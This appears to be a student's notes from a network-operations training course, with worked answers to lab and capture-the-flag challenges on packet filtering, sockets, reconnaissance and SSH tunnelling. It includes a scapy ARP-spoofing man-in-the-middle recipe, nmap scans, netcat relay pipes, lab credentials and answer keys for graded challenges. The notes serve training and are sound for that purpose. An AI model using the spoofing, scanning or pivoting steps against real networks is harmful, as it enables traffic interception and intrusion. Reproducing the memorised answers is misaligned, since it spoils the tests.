****

- Set up the Man in the middle attack
- Ssh into T2 172.16.82.106
    - Ssh student@172.16.82.106
    - Password = password
    - Sudo scapy
    - a=Ether()
    - a.type = 0x0806 #can also do ARP instead of hex
    - b=ARP()
    - b.op='is-at'
    - b.psrc = '172.16.82.126' #Router IP
    - b.pdst = '172.16.82.115' #host IP
    - c=ARP()
    - b.op='is-at'
    - c.psrc = '172.16.82.115' #host IP
    - c.pdst = '172.16.82.126' #Router IP
    - Sendp(a/b, iface='eth0'); sendp (a/c, iface='eth0')
    - Exit
-
    -
        - Open a second terminal, go to jumpbox -> T2
            - Ip addr
                - Verify packets have been sent
            - Sudo tcpdump -i eth0 icmp – Xvvv

****

WireShark/TCP Dump

https://git.cybbh.space/net/public/-/blob/master/modules/networking/activities/1-Fundamentals/BPF_Syntax_Examples/bpf-syntax.adoc

$ sudo tcpdump -r /home/activity_resources/pcaps/analysis-demo.pcap

#

$ sudo tcpdump-r /home/activity_resources/pcaps/analysis-demo.pcap “tcp[13] = 0x02”

#Only to see SYN flag

$ sudo tcpdump -r /home/activity_resources/pcaps/analysis-demo.pcap “tcp[13] & 0xff = 0x02”

#web traffic from client

$ sudo tcpdump -r /home/activity_resources/pcaps/analysis-demo.pcap ‘tcp[13] = 0x02 && tcp[2:2] = 80’ -Xv

#looking for ACK flag from the source

$ sudo tcpdump -r /home/activity_resources/pcaps/analysis-demo.pcap ‘tcp[13] = 0x12 && tcp[0:2] =80’ -Xv

#look for syn/ac

********** Challenges **********

1. /home/activity_resources/pcaps


TTL


sudo tcpdump -r BPFCheck.pcap 'ip[8] <=64 || ip6[7] <=64' | wc -l

Here, -r should come first because we are telling to read the file and only gives us whatever the filter is telling us after

Ip[8] === for IPv4 ttl flag is on 8 byte

Ip6[7] === for ip6 the ttl is on 7 byte (4+3)





|| = means or

2. fragment


udo tcpdump -r BPFCheck.pcap 'ip[6] & 0x40 !=0' | wc –l

Here looking at the ipv4 header fragment offset is after flag, so we start with flag which is at 6. Now to get the masking we need to use the nibble, first 4 and last 4

Here if we want DF that is set to 4... adding the nibbles

0x40

3. TCP header



sudo tcpdump -r BPFCheck.pcap 'tcp[0:2] > 1024 || udp[0:2] > 1024' | wc -l

4.What is the Berkeley Packet Filter, using tcpdump, to capture all Packets with UDP protocol being set, utilizing the IPv4 or IPv6 Headers? There should be 613 packets.

Enter the Filter syntax with no spaces

sudo tcpdump -r BPFCheck.pcap 'ip[9]=17 | | ip6[6]=17' | wc -l

Here, the filter syntax: **'ip[9]=17 || ip6[6]=17'**

Look at IPV4 header protocol which is at 9 amd look at the UDP which is equal to 17 value

Look at ipv6 hearder, protocol is located at 6th byte and the udp protocol value is 17

5. sudo tcpdump -r BPFCheck.pcap 'tcp[13]=0x14 || tcp[13]=0x11' | wc -l

sudo tcpdump -r BPFCheck.pcap 'ip[4:2]=213' | wc -l

6. sudo tcpdump -r BPFCheck.pcap 'ether[12:2]= 0x8100' | wc –l

7. student@internet-host-student-5:/home/activity_resources/pcaps$ sudo tcpdump -r BPFCheck.pcap 'tcp[0:2]=53 | | udp[0:2]=53 | | tcp[2:2]=53 | | udp[2:2]=53'

8.

sudo tcpdump "ip[1]&252=96" -r BPFCheck.pcap | wc -l

10.What is the Berkeley Packet Filter, using tcpdump, to capture all IPv4 packets targeting just the beginning of potential traceroutes as it's entering your network. This can be from a Windows or Linux machine using their default settings? There should be 55

packets.

sudo tcpdump -r BPFCheck.pcap 'ip[8]=1 && (ip[9] =1 || ip[9]=17)' | wc -l

ip[9]=1 | | ip[9]=17) && ip[8]=1

To check for traceroute, it works using ttl and can work on both ICMP or UDP protocol

Ip[8] = 1 #ttl in IPv4 header

Ip[9] = 1 ##look for ICMP header

Ip [9]=17 ##look for UDP

Header

1 IPv4 Header

scribe IPv4 Packet Structures

Offset Size	Byte	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Byte	Bit	0								1								2								3							
0	0	Version				IHL				DSCP						ECN		Total Length															
4	32	Identification																Flags			Fragment Offset												
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															

****

********** Networking 2 : Socket Creation and Packet Manipulation *********

1.What are the 3 Address Families associated with the python3 socket module?

socket.AF_Unix, socket.AF_INET, socket.AF_INET6

2. What are the two socket functions called to open a connection and to disconnect from that

connection?

socket.connect(), socket.close()

3. What python3 library function is utilized to combine the various pieces of your raw socket packet into network order?

-struct.pack

4. What must be manually created with raw sockets that stream and datagram sockets creates for you?

-headers

5. What function within the socket module allows you to Send data to a socket, while not already being connected to a remote socket?

Socket.sendto() specifies that the system is to send the data into the socket (addr) and that it is not currently connected.

6. Provide an example of the two required items needed to be set in order to send a Datagram or Stream socket? (excluding any of the socket.socket functions)

Ipaddr port

7. When sending data across a connection, what must a string be converted to before being sent due to encoding?

Bytes

8. Gorgan Forces have requested you get a message to one of their remote teams that are utilizing the

BLUE_DMZ_HOST -1. Utilizing the criteria they provided, generate a stream socket with python3:

sudo nano STREAM.py # to open the file

Change the IP and port

Change the message on message = b

“....”

Ctrl+O == save

Exit a

Open python3 STREAM.py — flag is there

9. Data Gram

Open DGRAM.py

And complete the similar process

10. RAWSOCK.py for your teams use, it defines the basic structure of the desired result.

- Create a raw socket and code your message into the socket
- Send your last name as the data.
- The sent data is required to be encoded, with a final result of the data being in hex. You can use
- the python module of your choice; a good module to start with is binascii.
- When viewing in Wireshark, the packet should not be malformed

1. Copy the RAWSOCK.py script
2. Create the file: touch RAWSOCK.py
3. Nano file and paste the script
4. Change the required fields — compare the file with RAW.py file
5. Run the file and use wireshark to capture the file

11. Gorgan forces, tool development cell have provided RAWSOCK2.py for your teams use, it defines the basic structure of the desired result.

- Create a raw socket and code your message into the socket
- When viewing in Wireshark, the packet should not be malformed

********** Network Recon *********

Hostname:

Interface Type:

Interface IP:

Subnet Mask CIDR:

Autonomous system number, Routing Protocol:

Open Ports:

Operating system type and Version:

Field	Command
Hostname	`cat /etc/hostname`
Usrname, pass	should already have. It'll be usrname password
Ip address & mac addr	`ip addr`
OS	`uname -a`
Open ports	tcp ports: `netstat -antp | grep -i listen` or `nc localhost 23` or `telnet localhost 23`

Copy the scan.sh file

Run the file: ./scan.sh

Network addr: 172.16.120

Host range: 1

Ending host range: 1

Ports: 21-23 80

This will give the IP of the next host/router

Now, we know the IP let get into that IP

Ssh vyos@172.16.120.1

To start the flag

1. dig txt networking-ctfd-1.server.vta

On answer section there is a file: cmVhZHlfc2V0X3NjYW4=

Decode this: from base64 to UTF-8

2. To get the hostname

ssh vyos@172.16.120.1

3. How many host(s) did you discover on the DMZ Net? (excluding the router)

nmap – sn 172.16.101.30/27 — gives how many hosts are up

4.How many well-known open TCP ports did you discover on the device(s)?

-1

nmap -sT -p- 172.16.101.30 and nmap -sT - p- 172.16.101.2

There is tcp port 22 open

6.What well-known port(s) are open on the system(s)?

Port 22

7.Hostname

Ssh@172.16.101.2 --- red-dmz-host-1

8. Donovian Inner Boundary: What is the hostname of the device directly connected to the system discovered in Donovian Man in the Middle, on eth1?

show int and look at ip address for eth1

look up subnet mask

realize the only other available address is a .9 because its a /30

ssh vyos@172.16.120.9

RED-POP

9.HOSTS Discovery: How many host(s) did you discover on the HOSTS Net? (Excluding the router)

show int on 172.16.120.9

eth1 has ip address 172.16.182.126/27

run ./scan.sh and enter:

-172.16.182, 97,125, 21-23 80 (remember to use subnet calculator)

4 unique hosts found (look at ip's some may have multiple ports open)

```
student@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.182
Enter starting host range (e.g. 1):
97
Enter ending host range (e.g. 254):
125
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [172.16.182.106] 22 (ssh) open
(UNKNOWN) [172.16.182.110] 22 (ssh) open
(UNKNOWN) [172.16.182.110] 80 (http) open
(UNKNOWN) [172.16.182.114] 22 (ssh) open
(UNKNOWN) [172.16.182.118] 22 (ssh) open
```

10. What well-known port(s) are open on the system? (Separate ports with a comma and no space)

```
vyos@RED-POP:~$ netstat -antp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
     PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
     -
tcp        0    328 172.16.120.9:22         172.16.101.2:55906      ESTABLI
SHED -
tcp6       0      0 :::22                   :::*                    LISTEN
```

11. What is the Hostname of the system? T4

example:

student@HOSTNAME-student-1-7cgpe

12.Interface with the web service on the 172.16.182.110 host. The hint provides a suggestion on the ports above the well-known that you will need to recon. What is the range?

example:

xxxx-xxxx

wget -r 172.16.182.110

Pcmanfm ----- open the folder 172.16.182.110 — open the file hint-01.png

1980-1989 — the range of only 80 so it will be 80-89

13.What UDP ports did you find that were open? (List them in in order and separate the ports with a comma and no space.) NOTE: Look in the same port range mentioned in your hint for this target.

```
student@internet-host-student-5:~$ sudo nmap -sU -p 1980-1989 -v 172.16.182.110
Starting Nmap 7.70 ( https://nmap.org ) at 2022-08-05 14:42 UTC
Initiating Ping Scan at 14:42
Scanning 172.16.182.110 [4 ports]
Completed Ping Scan at 14:42, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:42
```

```
PORT     STATE         SERVICE
1980/udp closed        pearldoc-xact
1981/udp closed        p2pq
1982/udp closed        estamp
1983/udp open|filtered lhtp
1984/udp open          bb
1985/udp closed        hsrp
1986/udp closed        licensedaemon
1987/udp closed        tr-rsrb-p1
1988/udp open|filtered tr-rsrb-p2
1989/udp open          tr-rsrb-p3
```

Open | filtered: Nmap places ports in this state when it is unable to determine whether a port is open or filtered.

14. What instrument was being played on UDP port 1984?

To figure this out we need to listen to the port 1984... so using netcat

nc-u 172.16.182.110 1984

Here, -u means listen on UDP port

GET / #this means get the request from the IP 110 port 1984

```
student@internet-host-student-5:~$ nc -u 172.16.182.110 1984
GET /

Carribean Queen...
now were sharing the same dream
 visit: https://www.youtube.com/watch?v=9f16Fw_K45s&t=2m13s
 What instrument is used in the epic solo at 2:32?
Your flag is the answer to the question with the string  8eb7c126deb7b515e3a65cafae26e21c appended
```

Answ: saxophone_highlighted part

15. What color were the socks on the person in the left changing room on UDP port 1989?

```
student@internet-host-student-5:~$ nc -u 172.16.182.110 1989
GET /

I wanna dance with somebody!
 visit: https://www.youtube.com/watch?v=eH3giaIzONA&t=1m27s
 What color socks is the person on the
 left wearing in the changing room?
Your flag is the answer to the question with the string  daa5960a123ff55e594be19f9ddc940d appended
```

Blue

16.What TCP ports in the range did you find that were open? (List them in order and separate the ports with a comma and no space)

```
student@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.182
Enter starting host range (e.g. 1):
110
Enter ending host range (e.g. 254):
110
Enter ports space-delimited (e.g. 21-23 80):
1980-1989
(UNKNOWN) [172.16.182.110] 1989 (?) open
(UNKNOWN) [172.16.182.110] 1988 (?) open
(UNKNOWN) [172.16.182.110] 1982 (?) open
(UNKNOWN) [172.16.182.110] 1980 (?) open
```

17. What was on the license plate in the link on TCP port 1980?

```
student@internet-host-student-5:~$ nc  172.16.182.110 1980

Do you come from a land down under
Where women glow and men plunder
Cant you hear, cant you hear thunder
you better run you better take cover.
visit : https://www.youtube.com/watch?v=XfR9iY5y94s

 What is the license plate number?
Your flag is the answer to the question with the string  091ab8f5f708d13ebba6b6cb10943b8f appended
```

5JB-738_091_

18.Where did it say to bless the rains on TCP port 1982?

a. Africa_

19.How many (total) miles did they go on TCP port 1988?

a. 1000

20. Who joined the ARMY on TCP port 1989?

elvis

21. What is the Hostname of the system? T4

```
student@red-host-1-student-5:~$ hostname
red-host-1-student-5
```

22.What well-known port(s) are open on the system? (separate

ports with a comma and no space)

```
student@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.182
Enter starting host range (e.g. 1):
114
Enter ending host range (e.g. 254):
114
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [172.16.182.114] 22 (ssh) open
```

23.What is the Hostname of the system?

a. Red-host-3

24.What well-known port(s) are open on the system? (separate ports with a comma and no space)

T6

```
student@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.182
Enter starting host range (e.g. 1):
118
Enter ending host range (e.g. 254):
118
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [172.16.182.118] 22 (ssh) open
```

25.What is the hostname of the device directly connected to the system discovered in Donovian

Inner boundary, on eth2?

ssh@172.16.140.5

red-pop2

26.What are the host ip address(s) in the DMZ2 network? (list only the last octet separated by

commas and no spaces and in order from lowest to highest)

```
student@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.140
Enter starting host range (e.g. 1):
33
Enter ending host range (e.g. 254):
61
Enter ports space-delimited (e.g. 21-23 80):
21-23 80
(UNKNOWN) [172.16.140.33] 22 (ssh) open
(UNKNOWN) [172.16.140.33] 80 (http) open
(UNKNOWN) [172.16.140.35] 22 (ssh) open
```

a.

27. Well known ports on T3

28. 22,80

29.Interface with the web service on T3. The hint provides a suggestion on the ports above the well-known that you will need to recon. What is the range? (provide the range in the format of the example below)

open the html file:

1999-2999

```
tudent@internet-host-student-5:~$ wget -r 172.16.140.33
-2022-08-05 16:37:32--  http://172.16.140.33/
onnecting to 172.16.140.33:80... connected.
TTP request sent, awaiting response... 200 OK
ength: 55 [text/html]
aving to: '172.16.140.33/index.html'

72.16.140.33/index.html 100%[===================================>]      55  --.-KB/s    in 0s

022-08-05 16:37:32 (5.36 MB/s) - '172.16.140.33/index.html' saved [55/55]

oading robots.txt; please ignore errors.
-2022-08-05 16:37:32--  http://172.16.140.33/robots.txt
eusing existing connection to 172.16.140.33:80.
TTP request sent, awaiting response... 404 Not Found
022-08-05 16:37:32 ERROR 404: Not Found.

-2022-08-05 16:37:32--  http://172.16.140.33/hint-01.png
eusing existing connection to 172.16.140.33:80.
TTP request sent, awaiting response... 200 OK
ength: 9275 (9.1K) [image/png]
aving to: '172.16.140.33/hint-01.png'

72.16.140.33/hint-01.pn 100%[===================================>]   9.06K  --.-KB/s    in 0s

022-08-05 16:37:32 (76.4 MB/s) - '172.16.140.33/hint-01.png' saved [9275/9275]
```

30.Which TCP ports were open in the range? List them in numerical order and separate the ports with a comma and no space.

```
^Cstudent@internet-host-student-5:~$ ./scan.sh
Enter network address (e.g. 192.168.0):
172.16.140
Enter starting host range (e.g. 1):
33
Enter ending host range (e.g. 254):
33
Enter ports space-delimited (e.g. 21-23 80):
1999-2999
(UNKNOWN) [172.16.140.33] 2828 (?) open
(UNKNOWN) [172.16.140.33] 2800 (?) open
(UNKNOWN) [172.16.140.33] 2305 (?) open
```

31.What UDP port(s) did you find that were open? (List them in in order and separate the ports with a comma and no space) NOTE: Look in the same port range mentioned in your hint for this target.

```
student@internet-host-student-5:~$ sudo nmap -sU -p 1999-2999 -v 172.16.140.33
[sudo] password for student:
Starting Nmap 7.70 ( https://nmap.org ) at 2022-08-05 16:44 UTC
Initiating Ping Scan at 16:44
Scanning 172.16.140.33 [4 ports]
Completed Ping Scan at 16:44, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:44
Completed Parallel DNS resolution of 1 host. at 16:44, 0.00s elapsed
Initiating UDP Scan at 16:44
```

student@internet

-

host

-

student

-

11:~/socket.d$ sudo nmap -sUF -p 1999-2999 --min-rate 5000

172.16.140.33

[sudo] password for student:

Starting Nmap 7.40 (https://nmap.org) at 2021-11-30 21:10 UTC

Nmap scan report for 172.16.140.33

Host is up (0.0026s latency).

Not shown: 1004 closed ports, 993 open|filtered ports

PORT STATE SERVICE

2000/udp open cisco-sccp

2011/udp open servserv

2200/udp open ici

2250/udp open remote-collab

2999/udp open remoteware-un

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds

```
PORT      STATE SERVICE
2000/udp open  cisco-sccp
2011/udp open  servserv
2200/udp open  ici
2250/udp open  remote-collab
2999/udp open  remoteware-un
```

32. On TCP port 2305, What day is it according to Spider-man?

Wednesday

33. Watch your _____ on TCP port 2800?

Profanity

34. T7 Hostname:

red-int-dmz2-host-2-s

```
student@internet-host-student-5:~$ nc -u 172.16.140.33 2200
GET \

Visit: https://www.youtube.com/watch?v=-gQIdBuDsHg
 How many shots? That is your flag!

Visit: https://www.youtube.com/watch?v=-gQIdBuDsHg
 How many shots? That is your flag!^Z
[2]+  Stopped                 nc -u 172.16.140.33 2200
student@internet-host-student-5:~$ nc -u 172.16.140.33 2250
GET \

Visit: https://www.youtube.com/watch?v=sIlNIVXpIns
 Look at this what? That is your flag!
```

********* Movement and Redirection********

1. Make pipe

mkfifo pipe

On the Relay Host

nc -lp 1234<pipe | nc -lp 2222 > pipe

Use 1234 port given in question and create a listening

port 2222

2. nc 172.16.82.115 6789 < PIPE | nc -lp 5555 > PIPE

********** Tunnel prep**********

1.

What is the word "localhost" associated with? (Max 2 Attempts)

A. Loopback address

B. 127.0.0.1

C. Both A and B.

D. None of the above.

Both A & B

2. Using the following syntax:

OPS$ ssh cctc@10.50.1.150 -p 1111

What is 1111? (Max 2 Attempts)

A. nothing. Incorrect syntax

B. alternate ssh port on 10.50.1.150

C. local listening port on OPS

D. port mapped to localhost on 10.50.1.150

- C

4. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which IP would we use to SSH to PC1 from OPS?

ssh cctc@_____

10.50.1.150

5. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to

complete the following ssh command.

Which ssh syntax would properly setup a Dynamic tunnel to PC1? (Max 2 Attempts)

A. ssh -D 9050 cctc@localhost -NT

B. ssh cctc@100.1.1.1 -D 9050 -NT

C. ssh cctc@10.50.1.150 -D 9050 -NT

D. ssh -L 9050cctc@10.50.1.150 -NT

-C

6. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to

complete the following ssh command.

Which ssh syntax would properly setup a Local tunnel to PC1 SSH port? (Max 2 Attempts)

A. ssh -L 1111:localhost:22 cctc@10.50.1.150 -NT

B. ssh cctc@10.50.1.150 -L 1111:10.50.1.150:22 -NT

C. ssh cctc@100.1.1.1 -L 1111:localhost:22 -NT

D. ssh -R 1111:localhost:22 cctc@10.50.1.150 -NT

-C

7. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command. Which ssh syntax would properly setup a Local tunnel to PC1 HTTP port? (Max 2 Attempts)

A. ssh cctc@100.1.1.1 -L 1111:10.50.1.150:80-NT

B. ssh cctc@10.50.1.150 -L 1111:localhost:80-NT

C. ssh cctc@100.1.1.1 -L 1111:localhost:80-NT

D. ssh -L 1111:100.1.1.1:80 cctc@localhost-NT

-B

8. d

9.Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which syntax would allow us to download the webpage of PC1 using the Local tunnel created in Question 7? (Max 2 Attempts)

A. wget -r http://100.1.1.1:1111

B. wget -r http://100.1.1.1

C. wget -r http://localhost:1111

D. wget -r http://localhost -p 1111

-A (we are telling the to listen on port 111)

10. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which syntax would allow us to download the webpage of PC2 using the Dynamic tunnel created in Question 8? (Max 2 Attempts)

A. proxychains wget -r http://100.1.1.2:1111

B. proxychains wget -r http://100.1.1.2

C. proxychains curl http://100.1.1.2

D. wget -r http://localhost:1111

B (here we know http is running on 80)

11. Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.

Which ssh syntax would properly setup a Local tunnel to PC2 SSH port using PC1 as your pivot? (Max 2 Attempts)

A. ssh cctc@10.50.1.150 -L 1111:192.168.2.1:22 -NT


B. ssh -L 1111:100.1.1.2:22 cctc@100.1.1.1 -NT

C. ssh -L 1111:100.1.1.2:22 cctc@10.50.1.150 -p 1111 -NT

D. ssh cctc@10.50.1.150 -L 1111:100.1.1.2:22 -NT

-D

- A

13. 
Challenge
13. Tunnel Prep – 2nd Local thru 1st Local HTTP
5
Using the Tunnels Prep Diagram provided in the start to this task, please fill in the blanks to complete the following ssh command.
Which ssh syntax would properly setup a 2nd Local tunnel to PC2 HTTP port using the tunnel made in Question 6 as your first tunnel? (Max 2 Attempts)
A. ssh -L 2222:192.168.2.1:80 cctc@localhost -p 1111 -NT
B. ssh cctc@localhost -p 1111 -L 2222:100.1.1.2:80 -NT
C. ssh cctc@15.50.1.150 -p 1111 -L 2222:100.1.1.2:80 -NT
D. ssh -L 2222:100.1.1.2:80 cctc@100.1.1.1 -p 1111 -NT
Flag
SUBMIT

A

Challenge

14. Tunnel Prep – Dynamic thru 2nd Local

5

